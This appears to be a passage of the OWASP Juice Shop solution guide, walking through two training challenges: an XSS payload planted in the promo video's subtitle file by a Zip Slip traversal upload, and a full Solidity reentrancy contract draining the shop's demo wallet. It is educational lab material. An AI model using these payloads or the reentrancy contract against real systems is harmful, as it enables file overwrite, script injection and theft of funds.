
Embed an XSS payload into our promo video

1. The author tweeted about a new promotion video back in `v8.5.0` from his personal account, openly spoilering the URL http://localhost:3000/promotion


Björn Kimminich
@bkimminich
Soon-to-be-released v8.5.0 of @owasp_juiceshop adds some audible joy (kudos to @braimee) in a fancy promo video!
Preview: juice-shop-staging.herokuapp.com/promotion
(⚠ Any "The soap bubbles represent your security posture, riiiiight?" jokes will be admonished by our legal team!)
Tweet übersetzen
Juice Shop! Juice Shop!
22:11 - 6. Apr. 2019
12 Retweets 17 „Gefällt mir"-Angaben

2. After changing the video sported on the promotion page in `v12.5.0`, the Juice Shop's own Twitter account published another message, this time spoilering the URL http://demo.owasp-juice.shop/promotion

3. Visit http://localhost:3000/promotion to watch the video advertising the benefits of an OWASP membership! You will notice that it comes with subtitles enabled by default.



4. Right-click and select *View Source* on the page to learn that it loads its video from http://localhost:3000/video and that the subtitles are directly embedded in the page itself.

5. Inspecting the response for http://localhost:3000/video in the *Network* tab of your DevTools shows an interesting header `Content-Location: /assets/public/videos/owasp_promo.mp4`
6. Trying to access the video directly at http://localhost:3000/assets/public/videos/owasp_promo.mp4 works fine.
7. Getting a directory listing for http://localhost:3000/assets/public/videos does not work unfortunately.
8. Knowing that the subtitles are in WebVTT format (from step 3) a lucky guess would be that a corresponding `.vtt` file is available alongside the video.
9. Accessing http://localhost:3000/assets/public/videos/owasp_promo.vtt proves this assumption correct.
10. As the subtitles are not loaded separately by the client, they must be embedded on the server side. If this embedding happens without proper safeguards, an XSS attack would be possible if the subtitles files could be overwritten.
11. The prescribed XSS payload also hints clearly at the intended attack against the subtitles, which are themselves enclosed in a `<script>` tag, which the payload will try to close prematurely with its starting `</script>`.
12. To successfully overwrite the file, the Zip Slip vulnerability behind the Overwrite the Legal Information file challenge can be used.
13. The blind part of this challenge is the actual file location in the server file system. Trying to create a Zip file with any path trying to traverse into `../../assets/public/videos/` will fail. Notice that `../../` was sufficient to get to the root folder in Overwrite the Legal Information file.
14. This likely means that there is a deeper directory structure in which `assets/` resides.
15. This actual directory structure on the server is created by the AngularCLI tool when it compiles the application, but is unfortunately not fully leaked anywhere in the client-side code.
16. You can get a hint on a possible base directory `frontend/` from http://localhost:3000/main.js and several other JavaScript files you find in the *Sources* tab of your Browser's DevTools from the fact that they all start with `"use strict";` `(self.webpackChunkfrontend=self.webpackChunkfrontend||[])` where `frontend` is the Angular project name.
17. Trying `../../frontend/assets/public/videos/` will still fail as your Zip Slip directory traversal payload.
18. Either by intense brute-forcing, lucky guessing or heavy googling you might eventually end up with a path prefix of `frontend/dist/frontend/` in which `assets/` resides on the server. Thus, the path you need to work with, is `frontend/dist/frontend/assets/`. Note that there really is no "right" way to find this out, but here are some possible ways:

- You can easily find many Angular examples where some `dist/` folder is involved in the application packaging
- Via Google you might stumble across https://vorozco.com/blog/2019/2019-09-11-Packagin-Angular-8-Apps-War.html which mentions `<directory>src/main/frontend/dist/frontend</directory>` as their package folder.
- You could create a list of possible involved package names and then create different Zip Slip payloads for these, adding one and eventually two additional recursions into deeper directory levels.
- As long as `frontend` and `dist` are in your list, you will end up with the right permutation of `frontend/dist/frontend` on a depth level of 3 eventually.

19. Prepare a ZIP file with a `owasp_promo.vtt` inside that contains the prescribed payload of `</script><script>alert(`xss`)</script>` with `zip exploit.zip ../../frontend/dist/frontend/assets/public/videos/owasp_promo.vtt` (on Linux).
20. Upload the ZIP file on http://localhost:3000/#/complain.
21. The challenge notification will not trigger immediately, as it requires you to actually execute the payload by visiting http://localhost:3000/promotion again.
22. You will see the alert box and once you go *Back* the challenge solution should trigger accordingly.

Withdraw more ETH from the new wallet than you deposited

1. Visit the Digital Wallet(/wallet) from the Orders & Payment Section in the Account dropdown.
2. Find the link to the new crypto wallet at the right side of the container.
3. Search for the name of the functions that interact with the Deposit and Withdraw functionality on the page, "eth deposit" and "withdraw" respectively and the address of the Juice Shop Wallet contract "0x413744D59d31AFDC2889aeE602636177805Bd7b0".
4. Use the Remix Online IDE or the Juice Shop Web3 Sandbox to write your own contract script for exploiting the contract.
5. Make sure to use the same metamask wallet as connected on the Juice Shop Web3 Wallet page for the attack.
6. We need to write a script contract for a Reentrancy attack, the most common and vulnerable form of exploit for contracts.
7. Below is a sample contract for the same:

Contract Editor

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.12;

interface IReentrance {
    function ethdeposit(address _to) external payable;
    function withdraw(uint _amount) external;
}

contract AttackWallet {
    IReentrance public challenge = IReentrance(0x413744D59d31AFDC2889aeE602636177805Bd7b0);
    uint256 initialDeposit;


    function attack() external payable {
        initialDeposit = msg.value;
        challenge.ethdeposit{value: initialDeposit}(address(this));
        callWithdraw();
    }

    receive() external payable {
        callWithdraw();
    }

    function callWithdraw() private {
        uint256 challengeTotalRemainingBalance = address(challenge).balance;
        bool keepRecursing = challengeTotalRemainingBalance > 0;

        if (keepRecursing) {
            uint256 toWithdraw =
                initialDeposit < challengeTotalRemainingBalance
                    ? initialDeposit
                    : challengeTotalRemainingBalance;
            challenge.withdraw(toWithdraw);
        }
    }
}
```

8. Compile and Deploy the contract on the Sepolia testnet.
9. Execute the attack function by depositing some ETH which successfully exploits the wallet.

---

1. https://wiki.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_(OTG-INPVAL-004)
2. https://en.wikipedia.org/wiki/ROT13
3. http://www.kli.org/about-klingon/klingon-history
4. https://en.wikipedia.org/wiki/List_of_postal_codes_in_Germany
5. https://en.wikipedia.org/wiki/Leet
6. https://en.wikipedia.org/wiki/Billion_laughs_attack
7. https://res.cloudinary.com/snyk/image/upload/v1528192501/zip-slip-vulnerability/technical-whitepaper.pdf

---